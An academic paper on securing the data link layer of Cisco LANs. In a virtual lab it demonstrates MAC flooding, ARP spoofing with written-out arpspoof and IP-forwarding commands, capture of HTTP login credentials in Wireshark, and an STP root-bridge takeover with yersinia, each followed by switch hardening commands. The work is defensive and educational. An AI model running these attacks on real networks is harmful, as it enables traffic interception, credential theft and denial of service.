Security in the data link layer of the OSI model on LANs wired Cisco

Seguridad en la Capa de Enlace de Datos del Modelo OSI en Redes LAN Cableadas CISCO

María Genoveva Moreira Santos[1,*], and Pedro Antonio Alcívar Marcillo[1,†].
[1]Universidad Técnica de Babahoyo, Ecuador.
gmoreira@utb.edu.ec;palma1124@hotmail.es

Received: August 15, 2017 — **Accepted:** September 15, 2017

How to cite: Moreira Santos, M. G., & Alcívar Marcillo, P. A. (2018). Security in the data link layer of the OSI model on LANs wired Cisco. *Journal of Science and Research: Revista Ciencia e Investigación, 3(CITT2017), 106-112.* https://doi.org/10.26910/issn.2528-8083vol3issCITT2017.2018pp106-112

***Abstract*—There are no technologies or protocols completely secure in network infrastructures, for this reason, this document aims to demonstrate the importance of configuring security options on network equipments. On this occasion we will focus on the data link layer of the OSI model, which is where controls have begun to be implemented at level of protocols. The tools that are used in the research facilitate the implementation of a virtual laboratory, which consists of a base operating system (windows) in which virtualbox is installed to mount linux mint, which will generate attacks; while in VMware, we installed a virtual machine that allows you to add the image of a switch to our network simulation software (GNS3), which integrates all the components. The tests were able to identify the vulnerabilities in MAC, ARP, VLAN and STP, and then to proceed to patch these security flaws. Keeping the setting by default or ignoring the characteristics of network equipment are usually the reasons why these vulnerabilities exist. Finally, it was proved how easy it can be to run an attack and at the same time to implement security measures on the layer 2 of the OSI.**

***Keywords*—Data link layer, Network infrastructure, OSI, Protocols, Security.**

***Resumen*—Hay no hay tecnologías o protocolos completamente seguro en las infraestructuras de red, por esta razón, este documento tiene como objetivo demostrar la importancia de configurar opciones de seguridad en equipos de la red. En esta ocasión nos centraremos en la capa de enlace de datos del modelo OSI, que es donde los controles han comenzado a implementarse a nivel de protocolos. Las herramientas que se utilizan en la investigación facilitan la implementación de un laboratorio virtual, que consiste en un sistema operativo base (windows) en el que se instala virtualbox Monte linux mint, que generará ataques; mientras que en VMware, instalamos una máquina virtual que te permite añadir la imagen de un interruptor a nuestro software de simulación de red (GNS3), que integra todos los componentes. Las pruebas fueron capaces de identificar las vulnerabilidades en MAC y ARP, VLAN, STP y luego proceder a estos fallos de seguridad. Mantener la configuración por defecto o haciendo caso omiso de las características del equipo de red suelen ser las razones de por qué existen estas vulnerabilidades. Finalmente, se comprobó lo fácil que puede ser ejecutar un ataque y al mismo tiempo para implementar medidas de seguridad en la capa 2 de OSI.**

***Palabras Clave*—Capa de enlace de datos, Infraestructura de redes, OSI, Protocolos, Seguridad.**

INTRODUCTION

At the present time there are many fields of study in the area of technology due to its growth and application in most of industries. For this project we enter in the areas of networking and security (Manshaei et al., 2013), particularly we analyze the security at layer 2 of the OSI model, showing as well as the fragmentation of the threats and protection measures facilitate the implementation of both.

Despite being compared with other models, the OSI model is the standard reference by excellence in the operation of communications between computer networks (Handel and Sandford, 1996). It was defined in 1984 by the International Organization for Standardization ISO with the name of Open Systems Interconnection Reference Model and consists of 7 layers which are: physical layer, data link layer, network layer, transport layer, session layer, presentation layer and application layer (VARGAS and SIEMENS, 2013).

Security applied on networks does not always implies excessive spending, controls that are not always fulfilled or a burden to users, it is rather vital that a balance between functionality, control and incident response exists (Crespo, 2005).

Making a study of layered security allows us to delve into each one of the fields of the environment such as protocols (ARP, VLAN, and STP), equipment and features, types of trafficking, among others. The importance of this document is that it invites researchers to divide problems and network level security solutions to optimize the identification of failures and the implementation of protective measures.

The revision of the security settings in the network, in addition to the mentioned performance allows us to look to

[*] Magíster en Informática Empresarial
[†] Ingeniero en Sistemas

the operation and to design an infrastructure which intends to determine critical failure points and overcome most eventualities beyond security.

In his research DÁVILA (2012) explains in a very superficial but practical manner how to operate the communication between the layers of the OSI model and he also clarifies that the model itself is not considered as an architecture, since it does not define any protocol to be used by layer. For that reason, we speak about a reference model.

The schema of this work consists of a brief summary of the content, followed by the key words that are used to reference our document, the introduction that guides us through several of the most important points of work and a related work section which is where we make reference to all investigations that in one way or another relate to our research. Then, we mentioned what were the methods used to carry out the project as well as the materials used and procedures followed to obtain the results which are then discussed and compared with other jobs. Finally, the findings of the project and references that support them will be mentioned. The hypothesis that arises for the present work poses that if the security options on network devices are configured specifically in data link layer, it can mitigate threats identified in our intranet. In addition, there are security settings that allow us to establish controls which will help us to identify where attempts to attack the network come from.

One of the objectives of this project is to foster the habit of configuring network security measures to reduce the intrinsic vulnerabilities in our infrastructure as well as to raise awareness among administrators of networks of the importance of the availability of the network together with the integrity and confidentiality of information. Particularly for network administrators, it is suitable to be as up-to-date as possible in the areas of security, networking, programming and linux system administration is where SDN (Software Defined Networking) aims, an innovation in the way of working, receiving maintenance and configuring the networks.

Related Work

The OSI model has been established as a conceptual framework for the development of equipments, protocols and other technologies of networks since 1984 (Castañeda, 2016). In DÁVILA (2012) article's notes that in ethernet, data link layer works with the physical address, the ARP protocol is responsible for translating the IP addresses to MAC addresses, to make this layer 2 uses the ARP tables, which is in charge of associating each IP address with an MAC address.

Something very important that Ochoa Villalba (2011) mentioned is that the protocols are open. There are no secret in how data are transported, which means that anyone has access to review how the network's protocols work. This enables anyone to implement a service or application on these and to generate attacks from different environments.

Virtual network security: threats, countermeasures, and challenges (Bays et al., 2015) mentions the characteristics of the different protocols and their inherent vulnerabilities, they also show superficially how we should set security options.

Currently, there are proposals of new models of data object for the in-depth analysis of network traffic as it is the case of a group of Russian researchers (Get'man et al., 2016), who propose an analysis design convenient to join analyzers as well as processing data modified, compressed, or encrypted.

Methodology

This study was aimed to determine the level of attenuation that would have the internal threats if security settings are applied in layer 2 devices. The process that took place is to describe a set of attacks that are facilitated by the existence of vulnerabilities in various protocols and equipments of the data link layer of the OSI model.

The laboratories were performed with software elements that allowed us to develop each one of the practices in the most realistic and possible way (Beberlein et al., 2017). For the virtualization of operating systems that we assembled (linux mint 18.1 and debian 9) we used virtualbox 5.1.18. The linux images to simulate the CISCO switches were installed in vmware Workstation Pro 12.5.7 through a server of GNS3 for vmware that manages these images. Finally, we installed GNS3 2.0.3 for the integration of all components and simulation laboratories.

Additionally, various tools were installed in linux mint to generate attacks and others to capture and analyze packets that transmits on the network. Below you can find a brief description of each one of them:

- **Dsniff.-** It is a set of tools used for the audit of networks, some of its most striking features include the intersection of traffic encrypted with HTTPS and SSHv1 protocols (Yeung et al., 2008).
- **Macof.-** It is a tool that can flood a LAN switching with random MAC addresses. (Bhaiji, 2007) (Crespo, 2005).
- **Vlan.-** For this occasion the VLAN refers to an application that is installed on linux to segment the same network like in a switch.
- **Wireshark.-** It is a packet Analyzer that captures the traffic generated on the network. It tries to show data packages as detailed as possible. (Lamping et al., 2014) (Sanders, 2017).

Once installed and integrated, all the elements were tested, each one of the attacks was conducted and the security options were then set up.

The data collection was conducted in two fields. First, we gathered as much information as possible concerning the issue (both theoretical and practical aspects), and then, the practical tests (laboratories) for each proposed attack in the layer 2 of the OSI were carried out.

Results

After the experiments, the results for each one of the planned attacks were obtained. Later, relevant security options to mitigate the effect of intrusions were set up. They are showed in detail below.

Before going deeper into the attacks, it is important to understand the next two components to improve the understanding of the labs.

Table 1. Table of addressing of simulated computers for the realization of the laboratories.

Device	Interface	IP Address	Subnet Mask	Gateway.
S1	VLAN 1	192.168.1.254	255.255.255.0	N/A
S2	VLAN 2	192.168.1.253	255.255.255.0	N/A
PC1	Ethernet	192.168.10.10	255.255.255.0	192.168.10.254
PC2	Ethernet	192.168.20.20	255.255.255.0	192.168.20.254
Linux mint	Ethernet	192.168.10.18	255.255.255.0	192.168.10.254
Debian	Ethernet	192.168.20.9	255.255.255.0	192.168.20.254
PC3	Ethernet	192.168.20.30	255.255.255.0	192.168.20.254
PC4	Ethernet	192.168.10.40	255.255.255.0	192.168.10.254

Source: Prepared by the authors.

In addition to all this madness of IP addressing, with their respective mask, Gateway, devices with interfaces that frighten anyone, and rare names, we must provide users with something visual to enrich their understanding.




Figure 1. This topology is used for the verification of the different laboratories. What was changed in each one is the configuration of the equipments.


Source: Prepared by the authors.

MAC Flooding Attack (CAM Table Overflow)

This attack consists on flooding the CAM table of a switch by sending fake MAC addresses. Its execution is extremely simple and is also based on the limitation of the switch DÁVILA (2012) hardware. If the security settings and the network design are inefficient all our intranet can be inoperable. To display the Li et al. (2015) effects caused by this attack we will do it with the help of images, but to avoid making a collage of this, we will summarize the process into two parts: when the attack is generated and how to set the protection.

To protect the equipment of this type of attack we must enable port-security in the necessary interfaces, here are the commands needed:


```
S1(config)#interface ethernet 0/2

S1(config-if)#switchport mode access

S1(config-if)#switchport port-security

S1(config-if)#switchport port-security maximum 2

S1(config-if)#switchport port-security violation shutdown
```


SuperPuTTY - 192.168.127.1 -P 5005 -wt "PC1"
File
View
Tools
Help
Protocol SSH
Host
Login
Password
Commands
192.168.127.1 -P 5005 -wt "PC...
192.168.127.1 -P 5006 -wt "PC2"
192.168.127.128 -P 5000 -wt "S1"
Opened session: CLI 192.168.127.128 -P 5000 -wt "S1" [Telnet]
<LayoutName>
Equipo
13:16
6/8/2017

```
PC1> PING 192.168.1.254
Bad command: "PING 192.168.1.254". Use ? for help.

PC1> ping 192.168.1.254
84 bytes from 192.168.1.254 icmp_seq=1 ttl=255 time=0.900 ms
84 bytes from 192.168.1.254 icmp_seq=2 ttl=255 time=0.978 ms
84 bytes from 192.168.1.254 icmp_seq=3 ttl=255 time=0.990 ms

PC1> ping 192.168.1.20 -t
84 bytes from 192.168.1.20 icmp_seq=1 ttl=64 time=0.979 ms
84 bytes from 192.168.1.20 icmp_seq=2 ttl=64 time=1.943 ms
84 bytes from 192.168.1.20 icmp_seq=3 ttl=64 time=1.955 ms
84 bytes from 192.168.1.20 icmp_seq=4 ttl=64 time=1.956 ms
84 bytes from 192.168.1.20 icmp_seq=5 ttl=64 time=1.956 ms
84 bytes from 192.168.1.20 icmp_seq=6 ttl=64 time=1.956 ms
84 bytes from 192.168.1.20 icmp_seq=7 ttl=64 time=1.958 ms
84 bytes from 192.168.1.20 icmp_seq=8 ttl=64 time=1.957 ms
84 bytes from 192.168.1.20 icmp_seq=9 ttl=64 time=1.964 ms
84 bytes from 192.168.1.20 icmp_seq=10 ttl=64 time=3.912 ms
84 bytes from 192.168.1.20 icmp_seq=11 ttl=64 time=1.959 ms
84 bytes from 192.168.1.20 icmp_seq=12 ttl=64 time=1.955 ms
192.168.1.20 icmp_seq=13 timeout
192.168.1.20 icmp_seq=14 timeout
192.168.1.20 icmp_seq=15 timeout
192.168.1.20 icmp_seq=16 timeout
192.168.1.20 icmp_seq=17 timeout
192.168.1.20 icmp_seq=18 timeout
192.168.1.20 icmp_seq=19 timeout
192.168.1.20 icmp_seq=20 timeout
192.168.1.20 icmp_seq=21 timeout
192.168.1.20 icmp_seq=22 timeout
192.168.1.20 icmp_seq=23 timeout
192.168.1.20 icmp_seq=24 timeout
```

Figure 2. While MAC Flooding is generated from linux mint, the communication between PC1 and PC2 is shown in the right window. At first sight, there are no problems but to generate an attack with a 10000 addresses or more, the communication between the computers on the network is interrupted.

Source: Prepared by the authors.


SuperPuTTY - 192.168.127.128 -P 5000 -wt "S1"
File
View
Tools
Help
Protocol SSH
Host
Login
Password
Commands
192.168.127.1 -P 5005 -wt "PC1"
192.168.127.1 -P 5006 -wt "PC2"
192.168.127.128 -P 5000 -wt "...
Opened session: CLI 192.168.127.128 -P 5000 -wt "S1" [Telnet]
<LayoutName>
Equipo
16:21
6/8/2017

```
S1(config)#int Ethernet 0/2
S1(config-if)#switchport mode access
S1(config-if)#switchport port-security
S1(config-if)#switchport port-security maximum 2
S1(config-if)#switchport port-security violation shutdown
S1(config-if)#
*Aug  4 21:19:13.882: %PM-4-ERR_DISABLE: psecure-violation error detected on Et0/
2, putting Et0/2 in err-disable state
S1(config-if)#
*Aug  4 21:19:13.882: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occu
rred, caused by MAC address 2c06.841e.3ecf on port Ethernet0/2.
*Aug  4 21:19:14.890: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/2
, changed state to down
S1(config-if)#
*Aug  4 21:19:15.886: %LINK-3-UPDOWN: Interface Ethernet0/2, changed state to dow
n
S1(config-if)#end
S1#sh
*Aug  4 21:20:04.600: %SYS-5-CONFIG_I: Configured from console by console
S1#sh int e0/2 sw
S1#sh port
S1#sh port-security int e0/2
Port Security              : Enabled
Port Status                : Secure-shutdown
Violation Mode             : Shutdown
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 2
Total MAC Addresses        : 0
Configured MAC Addresses   : 0
Sticky MAC Addresses       : 0
Last Source Address:Vlan   : 2c06.841e.3ecf:1
Security Violation Count   : 1
```


Figure 3. The attack is executed on the linux computer while in the switch CISCO the interface which generates MAC-Flooding has been disabled.

Source: Prepared by the authors.

ARP Spoofing Attack

ARP spoofing aims to intercept the traffic of the network using an ARP poisoning. This attack identifies the Gateway of the network and the victim, and acts like a men in the middle to get the data. In the image below, we detail the process to run the attack.

The next step is to remove all traces of suspicion, and therefore, we have to enable the flow of information on the user PC using the command shown in Figure.




```
mint-VirtualBox mint # arpspoof -i enp0s3 192.168.20.9 -t 192.168.20.253
```

```
mint-VirtualBox mint # arpspoof -i enp0s3 192.168.20.253 -t 192.168.20.9
```

Archivo Editar Ver Buscar Terminal Ayuda
Página de inicio de Mozilla Firefox - Mozilla Firefox
200.1.1.1
Se requiere autenticación
http://200.1.1.1 está pidiendo usuario y contraseña. El sitio dice: "leve
Nombre de usuario:
Contraseña:

Figure 4. The terminals on the left tell the victim and the Gateway that attacker PC is the bridge of communication between both. The right picture displays an http server configured in one of the CISCO switch to simulate internet.

Source: Prepared by the authors.



```
0:0:27:3a:c6:0 aa:bb:cc:00:1:0 0806 42:
arp reply 192.168.20.9 is-at 0:0:27:3a:c
```

```
0:0:27:3a:c6:0 0:0:27:10:62:98 0806 42:
arp reply 192.168.20.253 is-at 0:0:27:3a
```

```
mint@mint-VirtualBox ~ $ sudo su
[sudo] password for mint:
mint-VirtualBox mint # echo 1 > /proc/sys/net/ipv4/ip_forward
mint-VirtualBox mint #
mint-VirtualBox mint #
```

IOU2 Home Page - Mozilla Firefox

200.1.1.1

Cisco Systems

Accessing Cisco Unix "IOU2"

Telnet - to the router.

Show interfaces - display the status of the interfaces.
Show diagnostic log - display the diagnostic log.
Monitor the router - HTML access to the command line interface at level 0,1,2,

Show tech-support - display information commonly needed by tech support.
Extended Ping - Send extended ping commands.

Help resources


1. CCO at www.cisco.com - Cisco Connection Online, including the Technical Assi
2. tac@cisco.com - e-mail the TAC.
3. 1-800-553-2447 or +1-408-526-7209 - phone the TAC.
4. cs-html@cisco.com - e-mail the HTML interface development group.

Figure 5. After leaving the ARP poisoning working at another terminal, we run the command: echo 1 ¿/proc/sys/net/ipv4/ip_forward not to generate suspicion and to allow navigation, as shown in the browser to the right.

Source: Prepared by the authors.

This technique seeks to establish the attacker as a Man in the Middle on the network to capture all the traffic that you want to know. A very practical example is when an employee wants to obtain private information of the company which only the Manager has access to. He wants to get it for a particular purpose or to create instability in the institution.

Finally, the attacker should have a network sniffing tool prepared to obtain and sort all data that moves on the channel of communication that was intercepted in the previous processes.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.20.9 && http
No. Time Source Destination Protocol Length
Página de inicio de Mozilla Firefox - Mozilla Firefox
200.1.1.1
Se requiere autenticación
http://200.1.1.1 está pidiendo usuario y contraseña. El sitio dice: "
Nombre de usuario:
Contraseña:


Nombre de usuario: admin

Contraseña: ••••••••

```
▸ Frame 29: 383 bytes on wire (2984 bits), 383 bytes captured (2984 bits) on
▸ Ethernet II, Src: PcsCompu_10:62:98 (08:00:27:10:62:98), Dst: PcsCompu_3a:c
▸ Internet Protocol Version 4, Src: 192.168.20.9, Dst: 200.1.1.1
▸ Transmission Control Protocol, Src Port: 41954, Dst Port: 80, Seq: 1, Ack:
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Host: 200.1.1.1\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Fire
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://200.1.1.1/]
```

Figure 6. We capture the traffic- in this case specified the IP address of the victim- and http as a protocol to capture data from the login, which is shown to the right.

Source: Prepared by the authors.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.20.9 && http
Expression...
No. Time Source Destination Protocol Length Info

```
912 783.264882876 192.168.20.9    200.1.1.1     HTTP   387 GET /favicon.ico HTTP/1.1
914 783.264928376 192.168.20.9    200.1.1.1     HTTP   457 GET /exec/show/interfaces/CR HTTP/1.1
918 783.329761202 200.1.1.1       192.168.20.9  HTTP   191 HTTP/1.1 404 Not Found
```

```
▸ Internet Protocol Version 4, Src: 192.168.20.9, Dst: 200.1.1.1
▸ Transmission Control Protocol, Src Port: 41924, Dst Port: 80, Seq: 1, Ack: 1, Len: 352
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Host: 200.1.1.1\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
  ▾ Authorization: Basic YWRtaW46YWRtaW4xMjM=\r\n
      Credentials: admin:admin123
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://200.1.1.1/]
```

Figure 7. Finally once the traffic was filtered, we seek wireshark http label to find the access credentials.

Source: Prepared by the authors.

To solve this security failure in ARP, we have two options: one when the network works with DHCP and another when you have static addressing. Static configuration must specify the MAC for each computer that is associated with each interface on the switch, while we have the following commands for DHCP:

S1(config)#ip dhcp snooping

S1(config)#ip dhcp snooping vlan 10,20

S1(config)#ip arp inspection


S1(config)#ip arp inspection vlan 10,20

S1(config)#no ip dhcp snooping information option

STP Attack

This Protocol as well as the previous ones have their vulnerabilities. The idea of the operation of STP is that it eliminates loops at the layer level 2- which are caused by the redundant links. It does it to create a root bridge, which is like the bridge of our whole network, through which it passes all traffic generated internally. So, if an attacker becomes the root bridge, not only will he have access to the information of the network, but it can also generate the kind of attacks such as man in the Middle, denial of services or theft of application, among other sessions.

In the first instance our attacker will use the application yersinia to claim to be the root bridge of the network. The only thing we have to do is to install the application and run the action *Claiming Root Role.*




```
VLAN0258
  Spanning tree enabled protocol ieee
  Root ID    Priority    33124
             Address     aabb.cc00.0100
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    33124  (priority 32768 sys-id-ext 356)
             Address     aabb.cc00.0100
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Et0/0               Desg FWD 100       128.1    Shr
Et1/0               Desg FWD 100       128.5    Shr
Et1/1               Desg FWD 100       128.6    Shr
Et1/2               Desg FWD 100       128.7    Shr
Et1/3               Desg FWD 100       128.8    Shr
Et2/0               Desg FWD 100       128.9    Shr
Et2/1               Desg FWD 100       128.10   Shr
Et2/2               Desg FWD 100       128.11   Shr

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------

Et2/3               Desg FWD 100       128.12   Shr
Et3/0               Desg FWD 100       128.13   Shr
Et3/1               Desg FWD 100       128.14   Shr
Et3/2               Desg FWD 100       128.15   Shr
Et3/3               Desg FWD 100       128.16   Shr

IOU1#
```

Figure 8. The left picture shows program yersinia ready to send the attack on STP and the image on the right the switch root bridge of our topology.

Source: Prepared by the authors.

Once we have implemented yersinia, we can see the results in the following graph, where our PC has established itself as the root bridge of the intranet.



```
             Cost        19
             Port        41 (FastEthernet1/0)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32768
             Address     cc01.1f8c.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time 300

Interface                                      Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/0      128.41   128    19 FWD     0 32768 cc01.1f8b.0000 128.41

ESW1#sh spanning-tree br

VLAN1
  Spanning tree enabled protocol ieee
  Root ID    Priority    32768
             Address     cc01.1f8b.0000
             Cost        19
             Port        41 (FastEthernet1/0)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32768
             Address     cc01.1f8c.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time 300

Interface                                      Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/0      128.41   128    19 FWD     0 32768 cc01.1f8b.0000 128.41

ESW1#
```

Figure 9. Once the attack was sent, it could be observed that with a new query of STP on the switch that already indicates us that the root bridge is in the interface FastEthernet 1/0 which is where it is connected to our attacker device.

Source: Prepared by the authors.

Finally to mitigate this technique in our CISCO switch, we must enter the following commands:


S1(config-if-range)#spanning-tree portfast

S1(config-if-range)#spanning-tree portfast bpduguard enable

S1(config-if-range)#spanning-tree portfast bpduguard default (o)

What we get with these commands is that a range of interfaces which we establish cannot send BPDU messages, which are the ones that sends the STP Protocol to work.

In other words, the interface that sends these messages will be shutdown for a while. The last command is optional (o).



```
IOU1(config)#sp
IOU1(config)#spanning-tree po
IOU1(config)#spanning-tree portfast bpdug
IOU1(config)#spanning-tree portfast bpduguard enable
                                              ^
% Invalid input detected at '^' marker.

IOU1(config)#do sh spanning-tree

VLAN0001
